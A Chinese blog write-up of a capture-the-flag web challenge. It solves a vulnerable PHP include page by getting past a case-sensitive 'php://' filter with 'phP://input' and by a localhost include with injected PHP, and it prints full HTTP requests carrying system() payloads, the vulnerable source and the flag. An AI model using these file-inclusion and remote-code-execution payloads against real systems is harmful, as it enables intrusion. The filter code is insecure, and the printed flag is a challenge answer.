XCTF_Web_004_Web_php_include

原创

o130bbd7 于 2021-09-17 00:10:01 发布 885 收藏

分类专栏： XCTF_Writeup 文章标签： web安全


本文链接：https://blog.csdn.net/weixin_43243191/article/details/120340032

Writeup

代码审计

strstr()匹配php://

str_replace()用空格替代php://



既然strstr()区分大小写，直接就burp发包，php://大小写绕过

```
http://111.200.241.244:58059/?page=phP://input
```

请求

Pretty 原始 \n Actions

```
POST /?page=phP://input HTTP/1.1
Host: 111.200.241.244:58059
Content-Length: 25
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Origin: http://111.200.241.244:58059
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
Referer: http://111.200.241.244:58059/?page=phP://input
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

<?php
system("ls");
?>
```

响应

Pretty 原始 Render \n Actions

```
while (</span>
<span style="color: #0000BB">strstr</span>
<span style="color: #007700">(</span>
<span style="color: #0000BB">$page</span>
<span style="color: #007700">, </span>
<span style="color: #DD0000">"php://"</span>
<span style="color: #007700">)) {<br />
    </span>
<span style="color: #0000BB">$page</span>
<span style="color: #007700">=</span>
<span style="color: #0000BB">str_replace</span>
<span style="color: #007700">(</span>
<span style="color: #DD0000">"php://"</span>
<span style="color: #007700">, </span>
<span style="color: #DD0000">""</span>
<span style="color: #007700">, </span>
<span style="color: #0000BB">$page</span>
<span style="color: #007700">);<br />
}<br />
include(</span>
<span style="color: #0000BB">$page</span>
<span style="color: #007700">);<br />
</span>
<span style="color: #0000BB">?&gt;<br />
</span>
</span>
</code>
fl4gisisish3r3.php
index.php
phpinfo.php
```


查看fl4gisisish3r3.php

请求

Pretty 原始 \n Actions

```
POST /?page=phP://input HTTP/1.1
Host: 111.200.241.244:58059
Content-Length: 45
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Origin: http://111.200.241.244:58059
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
Referer: http://111.200.241.244:58059/?page=phP://input
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

<?php
system("cat fl4gisisish3r3.php");
?>
```

响应

Pretty 原始 Render \n Actions

```
while (</span>
<span style="color: #0000BB">strstr</span>
<span style="color: #007700">(</span>
<span style="color: #0000BB">$page</span>
<span style="color: #007700">, </span>
<span style="color: #DD0000">"php://"</span>
<span style="color: #007700">)) {<br />
    </span>
<span style="color: #0000BB">$page</span>
<span style="color: #007700">=</span>
<span style="color: #0000BB">str_replace</span>
<span style="color: #007700">(</span>
<span style="color: #DD0000">"php://"</span>
<span style="color: #007700">, </span>
<span style="color: #DD0000">""</span>
<span style="color: #007700">, </span>
<span style="color: #0000BB">$page</span>
<span style="color: #007700">);<br />
}<br />
include(</span>
<span style="color: #0000BB">$page</span>
<span style="color: #007700">);<br />
</span>
<span style="color: #0000BB">?&gt;<br />
</span>
</span>
</code>
<?php
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
?>
```


Writeup2

伪协议绕过

不安全 | 111.200.241.244:58059/?page=http://127.0.0.1/index.php/?hello=<?system("ls");?>

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
        $page=str_replace("php://", "", $page);
}
include($page);
?>
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
        $page=str_replace("php://", "", $page);
}
include($page);
?>
fl4gisisish3r3.php index.php phpinfo.php
```


查看fl4gisisish3r3.php

不安全 | 111.200.241.244:58059/?page=http://127.0.0.1/index.php/?hello=<?show_source("fl4gisisish3r3.php");?>

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
        $page=str_replace("php://", "", $page);
}
include($page);
?>
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
        $page=str_replace("php://", "", $page);
}
include($page);
?>
<?php
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
?>
```


FLAG

ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}